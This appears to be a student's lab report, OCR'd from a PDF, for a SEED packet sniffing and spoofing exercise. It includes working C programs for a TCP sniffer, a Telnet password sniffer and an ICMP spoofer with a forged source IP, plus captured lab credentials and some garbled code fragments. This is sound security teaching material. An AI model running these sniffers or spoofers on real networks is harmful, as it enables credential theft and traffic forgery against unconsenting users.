void got_packet(u_char *args, const struct pcap_pkthdr *header,
    const u_char *packet)
{
    struct iphdr *ip = (struct iphdr *)(packet + 14); // Skip Ethernet header

    // TCP packet
    if (ip->protocol == IPPROTO_TCP) {
        // Calculate TCP header position
        struct tcphdr *tcp = (struct tcphdr *)(packet + 14 + ip->ihl*4);

        // Get source and destination addresses
        char src_ip[INET_ADDRSTRLEN];
        char dst_ip[INET_ADDRSTRLEN];
        inet_ntop(AF_INET, &(ip->saddr), src_ip, INET_ADDRSTRLEN);
        inet_ntop(AF_INET, &(ip->daddr), dst_ip, INET_ADDRSTRLEN);

        // Print packet info
        printf("TCP Packet: %s:%d -> %s:%d\n",
            src_ip, ntohs(tcp->source),
            dst_ip, ntohs(tcp->dest));
    }
}

int main()
{
    pcap_t *handle;
    char errbuf[PCAP_ERRBUF_SIZE];
    struct bpf_program fp;
    char filter_exp[] = "tcp dst portrange 10-100";
    bpf_u_int32 net;

    //live pcap session on network interface
    handle = pcap_open_live("br-e8f84f052c9f", BUFSIZ, 1, 1000, errbuf);
    if (handle == NULL) {
        fprintf(stderr, "Couldn't open device: %s\n", errbuf);
        return(2);




    //Compiling filter expression
    if (pcap_compile(handle, &fp, filter_exp, 0, net) == -1) {
        fprintf(stderr, "Couldn't parse filter %s: %s\n",
                filter_exp, pcap_geterr(handle));
        return(2);
    }

    if (pcap_setfilter(handle, &fp) == -1) {
        fprintf(stderr, "Couldn't install filter %s: %s\n",
                filter_exp, pcap_geterr(handle));
        return(2);
    }

    // Capturing packets
    printf("Starting packet capture...\n");
    pcap_loop(handle, -1, got_packet, NULL);

    pcap_close(handle);
    return 0;
}
```

This code listens on a specific network interface (br-e8f84f052c9f) and captures TCP packets with destination ports between 10 and 100. For each packet, it extracts and prints the source and destination IP addresses along with their port numbers in a readable format. The program uses a filter to focus only on the relevant packets and processes them one by one through a callback function.

```
[11/22/24]seed@VM:~/.../volumes$ gcc -o tcpsniff 2b.c -lpcap
[11/22/24]seed@VM:~/.../volumes$ docker cp tcpsniff ac1444b5fdf8:/tmp
Successfully copied 18.9kB to ac1444b5fdf8:/tmp
[11/22/24]seed@VM:~/.../volumes$
```


The output is copied to the tmp folder. Both the hosts are connected through a netcat connection.

```
root@7e980b97c159:/# nc -v 10.9.0.6 50
Connection to 10.9.0.6 50 port [tcp/*] succeeded!
aparnaa
tcp
1234
```

```
root@29f1bf26b11d:/# nc -l -p 50
aparnaa
tcp
1234
```

```
root@VM:/tmp# ./tcpsniff
Starting packet capture...
TCP Packet: 10.9.0.5:40846 -> 10.9.0.6:50
TCP Packet: 10.9.0.5:40846 -> 10.9.0.6:50
TCP Packet: 10.9.0.5:40846 -> 10.9.0.6:50
```

When the messages are sent from host b to a, the packets are captures in the attacker container.



Task 2.1C: Sniffing Passwords.

```c
#include <pcap.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <netinet/in.h>
#include <netinet/ip.h>
#include <netinet/tcp.h>
#include <arpa/inet.h>
#include <ctype.h>

void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet) {
    struct iphdr *ip = (struct iphdr *)(packet + 14); // Skip Ethernet header (14 bytes)

    if (ip->protocol == IPPROTO_TCP) {
        struct tcphdr *tcp = (struct tcphdr *)(packet + 14 + ip->ihl * 4); // Skip IP header

        // source and destination addresses
        char src_ip[INET_ADDRSTRLEN], dst_ip[INET_ADDRSTRLEN];
        inet_ntop(AF_INET, &(ip->saddr), src_ip, INET_ADDRSTRLEN);
        inet_ntop(AF_INET, &(ip->daddr), dst_ip, INET_ADDRSTRLEN);

        // Calculate payload position and length
        const u_char *payload = packet + 14 + ip->ihl * 4 + tcp->th_off * 4;
        int payload_len = header->len - (14 + ip->ihl * 4 + tcp->th_off * 4);

        if (payload_len > 0) {
            printf("\n=== Captured TCP Payload ===\n");
            printf("From: %s:%d\n", src_ip, ntohs(tcp->source));
            printf("To: %s:%d\n", dst_ip, ntohs(tcp->dest));

            // Display payload
            for (int i = 0; i < payload_len; i++) {
                printf("Captured TCP payload (1 byte): %c\n", isprint(payload[i]) ? payload[i] : '.');
            }
            printf("============================\n");
        }
    }
}
```

```c
int main() {
    pcap_t *handle;
    char errbuf[PCAP_ERRBUF_SIZE];
    struct bpf_program fp;
    char filter_exp[] = "tcp port 23";  // Telnet port
    bpf_u_int32 net;

    // Opening live pcap session on NIC
    handle = pcap_open_live("br-e8f84f052c9f", BUFSIZ, 1, 1000, errbuf);
    if (handle == NULL) {
        fprintf(stderr, "Couldn't open device: %s\n", errbuf);
        return 2;
    }

    // setting the filter
    if (pcap_compile(handle, &fp, filter_exp, 0, net) == -1) {
        fprintf(stderr, "Couldn't parse filter %s: %s\n", filter_exp, pcap_geterr(handle));
        return 2;
    }
    if (pcap_setfilter(handle, &fp) == -1) {
        fprintf(stderr, "Couldn't install filter %s: %s\n", filter_exp, pcap_geterr(handle));
        return 2;
    }

    printf("Starting Telnet password sniffer... Listening for data...\n");

    // Capture packets
    pcap_loop(handle, -1, got_packet, NULL);

    pcap_close(handle);
    return 0;
}
```

This C program captures and displays TCP payload data on port 23 (Telnet). It uses the pcap library to listen for TCP traffic on the specified network interface. When a packet is captured, it checks if the protocol is TCP and extracts the source and destination IP addresses and ports. It then calculates the payload position and length within the packet and prints the readable payload data byte by byte, substituting non-printable characters with a dot ("."). The program applies a filter to only capture Telnet traffic (TCP on port 23) and processes each packet using a callback function.

```
root@7e980b97c159:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
29f1bf26b11d login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-125-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Fri Nov 22 21:50:58 UTC 2024 from hostA-10.9.0.5.net-10.9.0.0 on pts/3
seed@29f1bf26b11d:~$
```

A successful telnet connection is made form host A to B. while connecting it askes for the username and the password which are captured in the attacker container after running the output of the password program.

This is the username captured:

```
root@VM:/tmp# ./pass
Starting Telnet password sniffer... Listening for data...

=== Captured TCP Payload ===
From: 10.9.0.5:45702
To: 10.9.0.6:23
Captured TCP payload (1 byte): s
============================

=== Captured TCP Payload ===
From: 10.9.0.6:23
To: 10.9.0.5:45702
Captured TCP payload (1 byte): s
============================

=== Captured TCP Payload ===
From: 10.9.0.5:45702
To: 10.9.0.6:23
Captured TCP payload (1 byte): e
============================

=== Captured TCP Payload ===
From: 10.9.0.6:23
To: 10.9.0.5:45702
Captured TCP payload (1 byte): e
============================

=== Captured TCP Payload ===
From: 10.9.0.5:45702
To: 10.9.0.6:23
Captured TCP payload (1 byte): e
============================

=== Captured TCP Payload ===
From: 10.9.0.6:23
To: 10.9.0.5:45702
Captured TCP payload (1 byte): e
============================

=== Captured TCP Payload ===
From: 10.9.0.5:45702
To: 10.9.0.6:23
Captured TCP payload (1 byte): d
============================

=== Captured TCP Payload ===
From: 10.9.0.6:23
To: 10.9.0.5:45702
Captured TCP payload (1 byte): d
============================
```

this the captured password:

```
=== Captured TCP Payload ===
From: 10.9.0.6:23
To: 10.9.0.5:45702
Captured TCP payload (1 byte): P
Captured TCP payload (1 byte): a
Captured TCP payload (1 byte): s
Captured TCP payload (1 byte): s
Captured TCP payload (1 byte): w
Captured TCP payload (1 byte): o
Captured TCP payload (1 byte): r
Captured TCP payload (1 byte): d
Captured TCP payload (1 byte): :
Captured TCP payload (1 byte):
============================

=== Captured TCP Payload ===
From: 10.9.0.5:45702
To: 10.9.0.6:23
Captured TCP payload (1 byte): d
============================

=== Captured TCP Payload ===
From: 10.9.0.5:45702
To: 10.9.0.6:23
Captured TCP payload (1 byte): e
============================

=== Captured TCP Payload ===
From: 10.9.0.5:45702
To: 10.9.0.6:23
Captured TCP payload (1 byte): e
============================

=== Captured TCP Payload ===
From: 10.9.0.5:45702
To: 10.9.0.6:23
Captured TCP payload (1 byte): s
============================

=== Captured TCP Payload ===
From: 10.9.0.5:45702
To: 10.9.0.6:23
Captured TCP payload (1 byte): .
Captured TCP payload (1 byte): .
============================

=== Captured TCP Payload ===
```

Task 2.2A: Write a spoofing program.

GNU nano 4.8 spoof.c

```c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <sys/socket.h>
#include <arpa/inet.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
#include <unistd.h>

// ICMP Header
struct icmpheader {
    unsigned char type;
    unsigned char code;
    unsigned short checksum;
    unsigned short id;
    unsigned short sequence;
};

// Compute checksum
unsigned short calculate_checksum(unsigned short *paddress, int len) {
    int nleft = len;
    int sum = 0;
    unsigned short *w = paddress;
    unsigned short answer = 0;

    while (nleft > 1) {
        sum += *w++;
        nleft -= 2;
    }
    if (nleft == 1) {
        *((unsigned char *)&answer) = *((unsigned char *)w);
        sum += answer;
    }

    sum = (sum >> 16) + (sum & 0xFFFF);
    sum += (sum >> 16);
    answer = ~sum;
    return answer;
}

int main() {
    char buffer[1024];
    memset(buffer, 0, 1024);
```

```c
// Create a raw socket
int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
if (sock < 0) {
    perror("Socket creation failed");
    return 1;
}

// IP header pointer
struct iphdr *ip = (struct iphdr *)buffer;

// ICMP header pointer
struct icmpheader *icmp = (struct icmpheader *)(buffer + sizeof(struct iphdr));

// Fill in the ICMP Header
icmp->type = 8; // ICMP Echo Request
icmp->code = 0;
icmp->id = htons(18);
icmp->sequence = htons(0);
icmp->checksum = 0;
icmp->checksum = calculate_checksum((unsigned short *)icmp, sizeof(struct icmpheader));

// Fill in the IP Header
ip->ihl = 5;
ip->version = 4;
ip->tos = 0;
ip->tot_len = sizeof(struct iphdr) + sizeof(struct icmpheader);
ip->id = htonl(54321);
ip->frag_off = 0;
ip->ttl = 255;
ip->protocol = IPPROTO_ICMP;
ip->saddr = inet_addr("10.0.2.3"); // Spoofed source IP
ip->daddr = inet_addr("8.8.8.8"); // Destination IP
ip->check = 0;

struct sockaddr_in dest;
dest.sin_family = AF_INET;
dest.sin_addr.s_addr = ip->daddr;


 // Send the packet
 if (sendto(sock, buffer, ip->tot_len, 0, (struct sockaddr *)&dest, sizeof(dest)) < 0) {
     perror("Send failed");
 } else {
     printf("Packet sent successfully!\n");
 }

 close(sock);
 return 0;
}
```

This C program creates and sends a custom ICMP packet using raw sockets. The program first sets up a raw socket, which allows direct access to lower-level protocols for crafting custom packets. It builds the ICMP header, specifying details like the packet type , code, and sequence number, and calculates its checksum to ensure integrity. It also creates an IP header, specifying details such as the source IP , destination IP and protocol type. The packet is then assembled by combining the IP and ICMP headers and sent to the destination using the sendto() function.

Task 2.2B: Spoof an ICMP Echo Request.

Here and ICMP request is Spoofed on behalf of another machine. This packet is sent to a remote machine on the Internet.

```
[11/22/24]seed@VM:~/.../volumes$ nano spoof.c
[11/22/24]seed@VM:~/.../volumes$ gcc -o spoof spoof.c
[11/22/24]seed@VM:~/.../volumes$ sudo ./spoof
Packet sent successfully!
```

An echo reply came back from the remote machine and the spoof is successful

No.	Time	Source	Destination	Protocol	Length	Info
1	2024-11-23 03:4…	10.0.2.3	8.8.8.8	ICMP	42	Echo (ping) request id=
2	2024-11-23 03:4…	8.8.8.8	10.0.2.3	ICMP	60	Echo (ping) reply id=

Question 4:

Yes, the IP packet length field can technically be set to an arbitrary value, even if it does not match the actual size of the packet. However, this creates an invalid packet, which might cause it to be dropped or misinterpreted by the receiving system. Properly setting the length field is crucial for ensuring that the packet is processed correctly.

Question 5:

No,it is not necessary to calculate the checksum for the IP header if the socket is created using IPPROTO_RAW. In this mode, the kernel automatically computes the IP header checksum for you. But is the packet is constructed manually then checksum must be calculated.

Question 6:

Programs using raw sockets require root privileges because raw sockets allow direct access to the network stack, enabling users to send arbitrary packets. This is restricted to prevent unauthorized network activity. Without root privileges, the program fails at the socket creation due to insufficient permissions. This enhances the system security.

Task 2.3: Sniff and then Spoof

```
#include <pcap.h>
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <netinet/ip.h>
#include <netinet/tcp.h>
#include <arpa/inet.h>
#include <net/ethernet.h>

// Ethernet header structure
struct ethheader {
    u_char ether_dhost[ETHER_ADDR_LEN]; // Destination host address
    u_char ether_shost[ETHER_ADDR_LEN]; // Source host address
    u_short ether_type;                 // Protocol type
};

void process_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet) {
    struct ethheader *eth = (struct ethheader *)packet;

    if (ntohs(eth->ether_type) == 0x0800) { // IP type
        struct iphdr *ip = (struct iphdr *)(packet + sizeof(struct ethheader));

        // Only handle TCP packets (protocol number 6)
        if(ip->protocol == IPPROTO_TCP) {
            struct tcphdr *tcp = (struct tcphdr *)(packet + sizeof(struct ethheader) + sizeof(struct iphdr));

            // Get data payload
            int header_size = sizeof(struct ethheader) + sizeof(struct iphdr) + (tcp->doff * 4);
            int data_size = header->len - header_size;

            if(data_size > 0) {
                const u_char *data = packet + header_size;
                printf("\nPayload (%d bytes):\n", data_size);

                // Print payload in both hex and ASCII format
                for(int i = 0; i < data_size; i++) {
                    printf("%02x ", data[i]);
                    if((i + 1) % 16 == 0) printf("\n");
                }
                printf("\n");

                // Print in ASCII
                for(int i = 0; i < data_size; i++) {
                    if(data[i] >= 32 && data[i] <= 128)
                        printf("%c", data[i]);
```

Firefox Web Browser

```
                // Print in ASCII
                for(int i = 0; i < data_size; i++) {
                    if(data[i] >= 32 && data[i] <= 128)
                        printf("%c", data[i]);
                    else
                        printf(".");
                }
                printf("\n");
            }
        }
    }
}

int main() {
    pcap_t *handle;
    char errbuf[PCAP_ERRBUF_SIZE];
    struct bpf_program fp;
    char filter_exp[] = "tcp port 23"; // Capture telnet traffic
    bpf_u_int32 net;

    // Open live pcap session on interface eth0
    handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);
    if (handle == NULL) {
        fprintf(stderr, "Can't open enp0s3: %s\n", errbuf);
        return 2;
    }

    // Compile and apply the filter
    pcap_compile(handle, &fp, filter_exp, 0, net);
    pcap_setfilter(handle, &fp);

    // Start packet capture loop
    pcap_loop(handle, -1, process_packet, NULL);

    pcap_close(handle);
    return 0;
}
```


This C program captures Telnet traffic (TCP packets on port 23) and extract the payload from each packet. It begins by opening a live packet capture session on the enp0s3 network interface using the pcap library. A filter is applied to ensure only Telnet traffic is captured, helping narrow the focus to relevant packets. For each captured packet, the program processes the Ethernet, IP, and TCP headers to identify the payload data. If payload data is present, it is printed both in hexadecimal format (for raw data inspection) and as ASCII characters (for readable text), replacing non-printable characters with dots (".").

```
[11/22/24]seed@VM:~/.../volumes$ docksh 7e
root@7e980b97c159:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.101 ms
8 bytes from 10.9.0.6: icmp_seq=1 ttl=64 (truncated)
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.050 ms
8 bytes from 10.9.0.6: icmp_seq=2 ttl=64 (truncated)
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.049 ms
8 bytes from 10.9.0.6: icmp_seq=3 ttl=64 (truncated)
64 bytes from 10.9.0.6: icmp_seq=4 ttl=64 time=0.056 ms
^C
```

The host B is pingged from host A.

```
[11/22/24]seed@VM:~/.../volumes$ docker exec -it ac1444b5fdf8 /bin/bash
root@VM:/# cd /tmp
root@VM:/tmp# ls
pass  sniff  sniff1  ss  tcpsniff
root@VM:/tmp# ./ss
Starting to capture ICMP packets...
Captured ICMP Echo Request from 10.9.0.5
Spoofed ICMP Reply sent
Captured ICMP Echo Request from 10.9.0.5
Spoofed ICMP Reply sent
Captured ICMP Echo Request from 10.9.0.5
Spoofed ICMP Reply sent
Captured ICMP Echo Request from 10.9.0.5
Spoofed ICMP Reply sent
Captured ICMP Echo Request from 10.9.0.5
Spoofed ICMP Reply sent
Captured ICMP Echo Request from 10.9.0.5
Spoofed ICMP Reply sent
```

ICMP packets are sniffed and spoofed successfully and displayed in wireshark


1 2024-11-22 19:4… 10.9.0.5 10.9.0.6 ICMP 100 Echo (ping) request
2 2024-11-22 19:4… 10.9.0.5 10.9.0.6 ICMP 100 Echo (ping) request
3 2024-11-22 19:4… 10.9.0.5 10.9.0.6 ICMP 100 Echo (ping) request
4 2024-11-22 19:4… 10.9.0.6 10.9.0.5 ICMP 100 Echo (ping) reply
5 2024-11-22 19:4… 10.9.0.6 10.9.0.5 ICMP 100 Echo (ping) reply
6 2024-11-22 19:4… 10.9.0.6 10.9.0.5 ICMP 100 Echo (ping) reply
7 2024-11-22 19:4… 10.9.0.6 10.9.0.5 ICMP 44 Echo (ping) reply
8 2024-11-22 19:4… 10.9.0.6 10.9.0.5 ICMP 44 Echo (ping) reply
9 2024-11-22 19:4… 10.9.0.5 10.9.0.6 ICMP 100 Echo (ping) request
10 2024-11-22 19:4… 10.9.0.5 10.9.0.6 ICMP 100 Echo (ping) request
11 2024-11-22 19:4… 10.9.0.5 10.9.0.6 ICMP 100 Echo (ping) request
12 2024-11-22 19:4… 10.9.0.6 10.9.0.5 ICMP 100 Echo (ping) reply
13 2024-11-22 19:4… 10.9.0.6 10.9.0.5 ICMP 100 Echo (ping) reply
14 2024-11-22 19:4… 10.9.0.6 10.9.0.5 ICMP 100 Echo (ping) reply
15 2024-11-22 19:4… 10.9.0.6 10.9.0.5 ICMP 44 Echo (ping) reply
16 2024-11-22 19:4… 10.9.0.6 10.9.0.5 ICMP 44 Echo (ping) reply
17 2024-11-22 19:4… 02:42:0a:09:00:05 ARP 44 Who has 10.9.0.6? Tell
18 2024-11-22 19:4… 02:42:0a:09:00:05 ARP 44 Who has 10.9.0.6? Tell
19 2024-11-22 19:4… 02:42:0a:09:00:05 ARP 44 Who has 10.9.0.6? Tell
Frame 1: 100 bytes on wire (800 bits), 100 bytes captured (800 bits) on interface any, id 0
Linux cooked capture
Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6
Internet Control Message Protocol
Internet Control Message Protocol (icmp), 64 bytes
Packets: 22 · Displayed: 22 (100.0%)
Profile: Default